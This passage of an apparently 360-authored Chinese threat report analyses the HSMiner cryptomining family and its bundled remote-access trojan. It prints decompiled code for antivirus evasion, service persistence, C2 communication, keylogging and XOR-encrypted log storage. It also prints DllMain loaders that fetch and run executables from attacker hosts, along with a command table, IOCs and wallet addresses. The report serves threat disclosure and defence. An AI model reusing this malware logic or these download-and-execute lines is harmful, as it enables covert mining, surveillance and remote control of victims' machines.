挖矿程序本身是在开源程序 xmrig 基础上编译而来，如下图所示为程序命令行参数说明：

```
__int64 sub_404F30()
{
  return sub_49AB40(
           "Usage: xmrig [OPTIONS]\n"
           "Options:\n"
           "  -a, --algo=ALGO          cryptonight (default) or cryptonight-lite\n"
           "  -o, --url=URL            URL of mining server\n"
           "  -O, --userpass=U:P       username:password pair for mining server\n"
           "  -u, --user=USERNAME      username for mining server\n"
           "  -p, --pass=PASSWORD      password for mining server\n"
           "  -t, --threads=N          number of miner threads\n"
           "  -v, --av=N               algorithm variation, 0 auto select\n"
           "  -k, --keepalive          send keepalived for prevent timeout (need pool support)\n"
           "  -r, --retries=N          number of times to retry before switch to backup server (default: 5)\n"
           "  -R, --retry-pause=N      time to pause between retries (default: 5)\n"
           "      --cpu-affinity       set process affinity to CPU core(s), mask 0x3 for cores 0 and 1\n"
           "      --cpu-priority       set process priority (0 idle, 2 normal to 5 highest)\n"
           "      --no-huge-pages      disable huge pages support\n"
           "      --no-color           disable colored output\n"
           "      --variant            algorithm PoW variant\n"
           "      --donate-level=N     donate level, default 5%% (5 minutes in 100 minutes)\n"
           "      --user-agent         set custom user-agent string for pool\n"
           "  -B, --background         run the miner in the background\n"
           "  -c, --config=FILE        load a JSON-format configuration file\n"
           "  -l, --log-file=FILE      log all output to a file\n"
           "      --max-cpu-usage=N    maximum CPU usage for automatic threads mode (default 75)\n"
           "      --safe               safe adjust threads and av settings for current CPU\n"
           "      --nicehash           enable nicehash/xmrig-proxy support\n"
           "      --print-time=N       print hashrate report every N seconds\n"
           "      --api-port=N         port for the miner API\n"
           "      --api-access-token=T access token for API\n"
           "      --api-worker-id=ID   custom worker-id for API\n"
           "  -h, --help               display this help and exit\n"
           "  -V, --version            output version information and exit\n");
}
```

图 9 挖矿命令行参数

3.远控木马

HSMiner 带了一个远控木马，该木马采用 VC 编写，运行后释放一个 DLL 文件，并将该 DLL 注册为系统服务运行。

从资源释放一个 DLL 文件：

```
v3 = LoadLibraryA("kernel32.dll");
v15 = GetProcAddress(v3, "FindResourceA");
hResInfo = (HRSRC)((int (__stdcall *)(_DWORD, int, int))v15)(0, a2, a3);
if ( !hResInfo )
  return 0;
hResData = LoadResource(0, hResInfo);
v6 = LockResource(hResData);
```

```
v10 = LoadLibraryA("kernel32.dll");
v44 = GetProcAddress(v10, "WriteFile");
((void (__stdcall *)(HANDLE, LPVOID, int, int *, _DWORD))v44)(hObject, v6, v46, &v13, 0);
Sleep(1u);
```

通过读取注册表判断是否安装有 360 安全卫士：

```
mov     [ebp+var_18C], 'S'
mov     [ebp+var_18B], 'O'
mov     [ebp+var_18A], 'F'
mov     [ebp+var_189], 'T'
mov     [ebp+var_188], 'W'
mov     [ebp+var_187], 'A'
mov     [ebp+var_186], 'R'
mov     [ebp+var_185], 'E'
mov     [ebp+var_184], '\'
mov     [ebp+var_183], '3'
mov     [ebp+var_182], '6'
mov     [ebp+var_181], '0'
mov     [ebp+var_180], 'S'
mov     [ebp+var_17F], 'a'
mov     [ebp+var_17E], 'f'
mov     [ebp+var_17D], 'e'
mov     [ebp+var_17C], '\'
mov     [ebp+var_17B], 0
lea     ecx, [ebp+var_174]
push    ecx             ; phkResult
push    0F003Fh         ; samDesired
push    0               ; ulOptions
lea     edx, [ebp+var_18C]
push    edx             ; lpSubKey
push    80000002h       ; hKey
call    RegOpenKeyExA
test    eax, eax
```

如果安装有 360 安全卫士则退出执行，否则调用 WinExec 来运行 rundll32.exe，通过这种方式加载运行 dll：

```
push    offset aWinexec ; "WinExec"
push    offset aKernel32Dll_13 ; "kernel32.dll"
call    LoadLibraryA
push    eax             ; hModule
call    GetProcAddress
mov     [ebp+var_29C], eax
push    12Ch            ; dwMilliseconds
call    Sleep
push    offset aWsprintfa_0 ; "wsprintfA"
push    offset aUser32Dll_1 ; "user32.dll"
call    LoadLibraryA
push    eax             ; hModule
call    GetProcAddress
mov     [ebp+var_298], eax
lea     eax, [ebp+FileName]
push    eax
push    offset aRundll32SServi ; "rundll32 \"%s\",ServiceMain"
lea     ecx, [ebp+var_294]
push    ecx
call    [ebp+var_298]
add     esp, 0Ch
nop
nop
push    0
lea     edx, [ebp+var_294]
push    edx
call    [ebp+var_29C]
```

调试查看实际运行命令行：

地址	HEX 数据												ASCII
012FCA0	72	75	6E	64	6C	6C	33	32	20	22	43	3A	rundll32 "C:\win
012FCB0	64	6F	77	73	5C	6B	75	61	69	34	33	39	dows\kuai4394495
012FCC0	2E	64	6C	6C	22	2C	53	65	72	76	69	63	.dll",ServiceMai
012FCD0	6E	00	00	00	00	00	00	00	00	00	00	00	n.


命令行如下：

rundll32 “C:\windows\kuai4394495.dll”,ServiceMain

释放的 DLL 是木马母体程序。该 DLL 程序首先解密自身数据，如下是部分截图：

接着注册一个 svchost 共享进程服务：

最终该服务在注册表中效果如下：



接着分析服务入口主程序 ServiceMain：

首先创建线程，遍历进程是否有 DSMain.exe（进程名以倒序排列，该进程为 360 安全卫士在查杀病毒时启动的杀毒模块），如果发现该进程，样本会删除自身创建的服务注册表：

```
String2 = 'e';
v5 = 'x';
v6 = 'e';
v7 = '.';
v8 = 'n';
v9 = 'i';
v10 = 'a';
v11 = 'M';
v12 = 'S';
v13 = 'D';
v14 = 0;
_strrev(&String2);
while ( 1 )
{
  if ( sub_1000CB9D(&String2) )                // 查找是否有DSMain.exe进程
  {
```

```
29  _strrev(&String2);
30  while ( 1 )
31  {
32    if ( sub_1000CB9D(&String2) )              // 查找是否有DSMain.exe进程
33    {
34      strcpy(&SubKey, "SYSTEM\\CurrentControlSet\\Services\\");
35      memset(&v2, 0, 0x108u);
36      v3 = 0;
37      strcat(&SubKey, DataBuffer);
38      strcat(&SubKey, aParameters_0);
39      putchar(48);
40      RegDeleteKeyA(HKEY_LOCAL_MACHINE, &SubKey);// 如果有则删除注册表
41      putchar(48);
42    }
43    else
44    {
45      sub_10015D2B();                          // 检查自身服务注册表是否存在，不存在则重新创建
46    }
```

接着解密自身一段数据：

wxlinux.top 即是该木马通讯的 C2 服务器，尝试连接 C2 服务器：

```
hostent = gethostbyname(name);                  // 返回wxlinux.top 域名对应的ip
putchar(48);
if ( !hostent )
  return 0;
sockaddr = 2;
puts(a0_12);
v12 = htons(hostshort);                         // 端口赋值
Sleep(0);
v13 = **(_DWORD **)hostent->h_addr_list;        // ip赋值
Sleep(0);
GetLastError();
Sleep(0);
v4 = LoadLibraryA(aWs232Dll_0);
connect = GetProcAddress(v4, aConnect);
putchar(48);
if ( ((int (__stdcall *)(_DWORD, __int16 *, signed int))connect)(*((_DWORD *)this_1 + 42), &sockaddr, 16) == -1 )//
                                                // 尝试连接服务器:
  return 0;
```

成功连接服务器后，则会创建线程与服务器进行通讯：

```
*((_BYTE *)this_1 + 181) = 1;
*((_DWORD *)this_1 + 41) = stub_BeginThread(0, 0, (int)sub_10002AD9, (int)this_1, 0, 0, 1);//
                                                // 创建线程传入class1 线程回调内会获取桌面访问权限，
                                                // 然后调用pfn10002AD9，传入this指针
putchar(48);
```

当与服务器建立通讯后，会尝试获取计算机配置信息，包括处理器核心数、cpu 频率、内存使用百分比等，并且会尝试遍历进程，查询是否有杀软进程或者指定的进程：

```
memcpy(&v15, &Data, 0x32u);
GetSystemInfo(&SystemInfo);
v11 = SystemInfo.dwNumberOfProcessors;          // 获取处理器核心数
v12 = sub_10013AD0();                           // 获取cpu频率
statex = 0x20;
kernel32.dll = LoadLibraryA(aKernel32Dll_39);
GlobalMemoryStatus = GetProcAddress(kernel32.dll, aGlobalmemoryst);
((void (__stdcall *)(int *))GlobalMemoryStatus)(&statex);// 获取内存信息
v13 = (v22 >> 20) + 1;                          // 内存使用百分比
v16 = sub_10014511();
excTime_1 = excTime;
avSoftInfo = (const char *)sub_10013B26();      // 监测正在运行的杀软进程
strcpy(&avSoftInfo_1, avSoftInfo);              // 遍历到的杀软进程信息
return sub_10003018((char *)this, &SendBuffer, 0x19Cu);
```

```
if ( Traversalprocess(a360trayExe) )          // 360tray.exe
{
  OutputDebugStringA("发现360安全卫士了");
  memset(a360trayExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, a360_0);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBD0);// 如果发现则会将进程信息拷贝到全局buffer
}
if ( Traversalprocess(aAvpExe) )              // avp.exe
{
  memset(aAvpExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBD4);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBDC);
}
if ( Traversalprocess(aKvmonxpExe) )          // KvMonXP.exe
{
  memset(aKvmonxpExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBE0);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBE8);
}
if ( Traversalprocess(aRavmondExe) )          // RavMonD.exe
{
  memset(aRavmondExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBEC);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DBF4);
}
if ( Traversalprocess(a360sdExe) )            // 360sd.exe
{
  memset(a360sdExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, a360);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DC00);
}
if ( Traversalprocess(aMcshieldExe) )         // Mcshield.exe
{
  memset(aMcshieldExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DC04);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DC0C);
}
if ( Traversalprocess(aEguiExe) )             // egui.exe
{
  memset(aEguiExe, 0, 4u);
  lstrcatA((LPSTR)&unk_10033600, aNod32);
  lstrcatA((LPSTR)&unk_10033600, asc_1002DC18);
}
if ( Traversalprocess(aKxetrayExe) )          // kxetray.exe
```

将数据发送给服务器：

```
for ( i = Datalen; i >= TotalLen; i -= TotalLen )
{
  for ( j = 0; j < 15; ++j )
  {
    puts(a0_13);
    Sleep(0);
    v9 = send(v5[42], SendBuffer, TotalLen, 0);
    Sleep(0);
    if ( v9 > 0 )
      break;
  }
  if ( j == 15 )
    return -1;
  v8 += v9;
  SendBuffer += TotalLen;
  Sleep(0);
  Sleep(0xAu);
}
if ( (signed int)i > 0 )
{
  for ( k = 0; k < 15; ++k )
  {
    v9 = send(v5[42], SendBuffer, i, 0);
    if ( v9 > 0 )
      break;
  }
  if ( k == 15 )
    return -1;
  v8 += v9;
}
```

设置全局钩子，用来记录键盘输入数据:

```
ImmGetContext = GetProcAddress(IMM32_dll, aImmgetcontext);
ImmGetCompositionStringA = GetProcAddress(IMM32_dll, aImmgetcomposit);
ImmReleaseContext = GetProcAddress(IMM32_dll, aImmreleasecont);
CallNextHookEx = GetProcAddress(user32_dll, aCallnexthookex);
v17 = ((int (__stdcall *)(_DWORD, int, int, int))CallNextHookEx)(*((_DWORD *)g_MemMapping + 1), code, wParam, lParam);
GetKeyNameTextA = GetProcAddress(user32_dll, aGetkeynametext);
lpMSG = (int *)lParam;
if ( code || lpMSG[1] != WM_IME_COMPOSITION && lpMSG[1] != 0x102 || g_tickcount == lpMSG[4] )
  return v17;
g_tickcount = lpMSG[4];
if ( lpMSG[1] == WM_IME_COMPOSITION && lpMSG[3] & GCS_RESULTSTR )
{
  hwnd = *lpMSG;
  immHandle = ((int (__stdcall *)(int))ImmGetContext)(*lpMSG);
  v7 = ((int (__stdcall *)(int, signed int, _DWORD, _DWORD))ImmGetCompositionStringA)(immHandle, 0x800, 0, 0) + 2;
  memset((char *)g_MemMapping + 1297, 0, 0x80u);
  ((void (__stdcall *)(int, signed int, char *, int))ImmGetCompositionStringA)(
    immHandle,
    2048,
    (char *)g_MemMapping + 1297,
    v7);                                    // 获取汉字输入记录
  ((void (__stdcall *)(int, int))ImmReleaseContext)(hwnd, immHandle);
  sub_1000D3C5((LPCSTR)g_MemMapping + 1297);
}
```

将数据进行异或加密后保存到指定的文件:

```
v2 = LoadLibraryA(&v43);
WriteFile = GetProcAddress(v2, &v3);
hFile = (HANDLE)((int (__stdcall *)(char *, MACRO_GENERIC, MACRO_FILE, _DWORD, MACRO_OPEN, MACRO_FILE, _DW
                  (char *)g_MemMapping + 13,
                  GENERIC_WRITE,
                  FILE_SHARE_WRITE,
                  0,
                  OPEN_ALWAYS,
                  FILE_ATTRIBUTE_NORMAL,
                  0);                           // 打开.dat文件
v40 = 0;
FileSize = GetFileSize(hFile, 0);
if ( FileSize < 0x3200000 )
  SetFilePointer(hFile, 0, 0, 2u);
v58 = lstrlenA(lpString);
v56 = operator new(v58);
for ( i = 0; i < (signed int)v58; ++i )
  v56[i] = lpString[i] ^ 0x62;                  // 将获取的输入数据异或加密保存起来
((void (__stdcall *)(HANDLE, _BYTE *, unsigned int, int *, _DWORD))WriteFile)(hFile, v56, v58, &v40, 0);
CloseHandle(hFile);
```

木马采用 tcpip 协议与服务器进行通讯，当接收到数据后，会进行解密，然后根据命令执行对应的功能，限于篇幅，各功能这里不一一分析，以下列出该木马命令协议：

命令 id	功能
0x1	收集系统盘符信息以及剩余磁盘空间
0x10	负责截屏以及键盘鼠标控制
0x1A	控制摄像头获取视频信息
0x1F	读取键盘输入数据记录的文件
0x22	音频录制
0x23	遍历系统进程信息发送给服务器，以及结束指定进程
0x28	启动 cmd 执行病毒服务器指定的命令
0x2A	提升关机权限
0x2B	删除自身服务
0x2c	通过服务器返回的指定 url 下载 pe 文件并执行
0x2E	清除系统日志
0x30	调用 shellexcuteA 启动指定进程
0x35	遍历窗口信息以及查询指定进程是否存在
0x86	创建 windows 用户帐户
0x85	设置指定注册表键值

溯源分析

1.测试样本

通过 360 威胁情报中心的大数据分析平台，我们关联到一个攻击者的测试样本：


样本 MD5	65b148ac604dfdf66250a8933daa4a29

PDB 路径	E:\有用的\Projects\Dllhijack\Dllhijack\Release\Dllhijack.pdb

之所以说是测试的样本，是因为该 DLL 加载入口处包含 MessageBox 函数：


```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  switch ( fdwReason )
  {
    case 0u:
    case 1u:
    case 2u:
    case 3u:
      sub_10001000("http://wxlinux.top:520/weilai.exe");
      sub_10001000("http://wxlinux.top:520/weilai32.exe");
      Sleep(0x3E8u);
      ShellExecuteA(0, "open", "c:\\qwa.exe", 0, 0, 5);
      ShellExecuteA(0, "open", "c:\\wez.exe", 0, 0, 5);
      MessageBoxA(0, "DLL_PROCESS_DETACH", "Information", 0x40u);
      break;
    default:
      return 1;
  }
  return 1;
}
```

该测试样本的编译时间为：2017 年 6 月 23 日：



2.同源样本

360 威胁情报中心根据该测试样本的 PDB 路径继续关联到了 600 多个同源样本（MD5 见 IOC 节）。经过分析鉴定发现这批同类样本应该是利用生成工具，使用配置器修改生成的：



名称	修改日期	类型	大小
0c94a21527f9bec1ff41c345a790f469_test64.dll	2018/5/25 13:25	应用程序扩展	92 KB
4de25f1b59493aa607a89d60bedcce8f_test64.dll	2018/5/25 8:51	应用程序扩展	92 KB
a8c4d0694ba8e5d42676182a2382f614_$ryt2xh8.dll	2018/5/25 6:47	应用程序扩展	92 KB
8249626d709b5fe188c456a532b61ba9_test86.dll	2018/5/24 20:40	应用程序扩展	78 KB
8ed2ad684ade8784d69a00607442c02d_test64.dll	2018/5/24 20:40	应用程序扩展	92 KB
6d73d12c0f072d997c96151625e06ec0_test86.dll	2018/5/24 14:18	应用程序扩展	78 KB
14acc7c34d452eabff73197ee9764093_test64.dll	2018/5/24 14:18	应用程序扩展	92 KB
4d7abeb2aee4acbfb322d1fe9e5518d5_test64.dll	2018/5/24 11:19	应用程序扩展	92 KB
2e147efd5c9738451f63e1ca91e2c16f_test86.dll	2018/5/24 11:17	应用程序扩展	78 KB
a4f9f7ed426dc27d2a5fc2103e845a22_test64.dll	2018/5/24 11:17	应用程序扩展	92 KB
1693c1077a7527da13c8aae5321bacd0_test86.dll	2018/5/23 16:14	应用程序扩展	78 KB
9e7e1e9ed22412f88fc3a43605453bf2_test86.dll	2018/5/23 15:53	应用程序扩展	78 KB
e565dd6d6f850cf9a9741276c8b5985e_test86.dll	2018/5/23 14:43	应用程序扩展	78 KB
8457ab0f0b44da14e2093fdec7ff2984_test64.dll	2018/5/23 14:43	应用程序扩展	92 KB
1391c757a48b30082df243b31e9be7f0_test86.dll	2018/5/23 14:39	应用程序扩展	78 KB
378e5d520b5b38e7c9435e5ba0fab254_test86.dll	2018/5/23 13:03	应用程序扩展	78 KB
0266b4b5aedef2b8fc9ec325c105c0e3_test64.dll	2018/5/23 13:03	应用程序扩展	92 KB
72e6a7181807056d1dc689e262c1222b_test86.dll	2018/5/23 11:53	应用程序扩展	78 KB
25bd61c652a8cb0e264c957b332fd350_test86.dll	2018/5/23 10:58	应用程序扩展	78 KB
2c3fc05398cdca35022c49820e91476f_test64.dll	2018/5/23 10:58	应用程序扩展	92 KB
7194184ebaa23ae54228dd0faaab0405_test86.dll	2018/5/23 9:11	应用程序扩展	78 KB
a039f2fdac21ca5a4d32a0d4c08bd4f5_test64.dll	2018/5/22 20:51	应用程序扩展	92 KB
ad0fd28354ec7c2ff033c06e87fad462_test64.dll	2018/5/22 20:29	应用程序扩展	92 KB
49bd327d235b66f0bf71780f44a02d48_test64.dll	2018/5/22 20:13	应用程序扩展	92 KB
3b645ad913df27648af76317ceb52608_test86.dll	2018/5/22 16:30	应用程序扩展	78 KB
abf18e41b2aceb8635dd3b49810b7e94_test64.dll	2018/5/22 16:30	应用程序扩展	92 KB
349421e130b411fd3d74aca4f1da8df7_test64.dll	2018/5/22 11:09	应用程序扩展	92 KB
c2bef41c3aef2e2cdf07ec7a654c551a_test86.dll	2018/5/22 11:09	应用程序扩展	78 KB
f20e714854a765caf2c6116834844cbf_test64.dll	2018/5/20 19:13	应用程序扩展	92 KB
1dc0397ed4ed0cc8f35a754e7efdf6ca_16542.file	2018/5/19 4:43	FILE 文件	79 KB
251f83d0aa81e18ef03ca41f58018a79_16529.file	2018/5/19 3:49	FILE 文件	79 KB
3be8c33ddef5116cd4941968 83bb141a_test86.dll	2018/5/17 21:54	应用程序扩展	79 KB
ad0f7ee505f5cbe6d52d0f0d9dc7fe66_shellx86.dll	2018/5/17 18:47	应用程序扩展	78 KB
06737e9ac8304d167a0ec62b29ab285c_test86.dll	2018/5/17 12:08	应用程序扩展	187 KB
03fdadada0921316cd86e3cd61f98b30_9106.file	2018/5/17 10:11	FILE 文件	79 KB
d17b63854ecf144875ee69f7266b18e6_21272.file	2018/5/17 1:53	FILE 文件	79 KB
d402a924705a8a89faeb951014e6ecad_25477.file	2018/5/16 22:35	FILE 文件	79 KB
78c6cae862f35800ffb271a18198c043_rhhrpe.dll	2018/5/16 21:14	应用程序扩展	156 KB
3ea6eb94ab09a220161035562a54bb06_ggsgza.dll	2018/5/16 21:13	应用程序扩展	78 KB
58bf9e5220e8673eb72213937505d72c_qodngp.dll	2018/5/16 21:13	应用程序扩展	92 KB
784d317d25e8957577483f22720a53e1_test86.dll	2018/5/14 2:16	应用程序扩展	78 KB

一致的代码结构和字符串信息：

```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  DWORD v3; // ebx
  int v4; // ebx
  int v5; // ebx

  v3 = fdwReason;
  fopen("C:\\fuck.txt", "w+");
  if ( !v3 || (v4 = v3 - 1) == 0 || (v5 = v4 - 1) == 0 || v5 == 1 )
  {
    sub_180001000();
    Sleep(1000u);
    ShellExecuteA(0i64, "open", "c:\\nsb.exe", 0i64, 0i64, 5);
    MessageBoxA(0i64, "DLL_PROCESS_DETACH", "Information", 0x40u);
  }
  return 1;
}
```

```
字符串(若发现黑的或者可疑的信息请右键添加黑特征)
:0x000130d4 ==>  \Projects\Dllhijack\Dllhijack\x64\Release\Dllhijack.pdb
:0x00012fb0 ==>  http://wxkuangji.com:520/js.exe
:0x00012fe8 ==>  http://wxkuangji.com:520/js66.exe
:0x00012fa0 ==>  c:\wax.exe
:0x00012fd8 ==>  c:\eda.exe
```


```
字符串(若发现黑的或者可疑的信息请右键添加黑特征)
:0x00010a5c ==>  \Projects\Dllhijack\Dllhijack\Release\Dllhijack.pdb
:0x00010970 ==>  http://wxlinux.top:520/weilai.exe
:0x000109a0 ==>  http://wxlinux.top:520/weilai32.exe
:0x00010964 ==>  c:\qwa.exe
:0x00010994 ==>  c:\wez.exe
```

```
字符串(若发现黑的或者可疑的信息请右键添加黑特征)
:0x000130d4 ==>  \Projects\Dllhijack\Dllhijack\x64\Release\Dllhijack.pdb
:0x00012fe8 ==>  http://182.18.8.127:999/16%E5%B2%81.exe
:0x00012fa0 ==>  c:\16%E5%B2%81.exetp://182.18.8.127:999/16%E5%B2%81.exe
:0x00012fd8 ==>  c:\nsb.exe
```

目标和受害者分析

1.攻击时间

根据 360 网络研究院的全网数据抽样统计，对攻击者挖矿的矿池域名 a.wxkuangji.com 的大量访问主要集中在 2018 年 5 月和 6 月，也就是说该病毒家族在最近两个月进行了疯狂的传播并大肆敛财：



2.挖矿统计

该挖矿病毒在不同变种中使用了多个钱包，如下为部分钱包地址：

```
45e3WWMwGPLRwr4WdVG55ga52sGbN2o9S6qMYLyQPsMJJ72V7Mw67qbGSfywFqAB3j9ya2cRwEVDzJHMFBhe6rTbFVp7pe1
47h2VtXhf8zDSq8YAPrBeNj8nGTsCMg7pD4zF9pYE5ze6Djw86dctoz41Y9mW2EijXa8mvXUo52mu7pi2EAjbaWC2ZRuqJ7
45EYycDLVs7HKtHCBGy6poHR6PiecgcKnRZuK1Y5qM8uTHnKABiRxfXRwMLorAwQnxY2T8faAAJ4pHooy48q5xqU1gcVX8e
46AL2vRXpoaMoNP1bri4LJ8Q186EMeg3BVtHiziWPXioBHcRWe7D2k989G61Qk7sWigjTwmzRotuX7dxRmDAohb6QjTiKYr
```


钱包地址

其中一个地址很活跃，以下是最近一个月的挖矿统计：

截至目前，以上钱包累计挖矿近 882 XMR，加上其他钱包共约 1000 XMR。查看最新的 XMR/门罗币价格可以推算，该团伙在数个月内就疯狂敛财至少近百万人民币：

3.地域分布

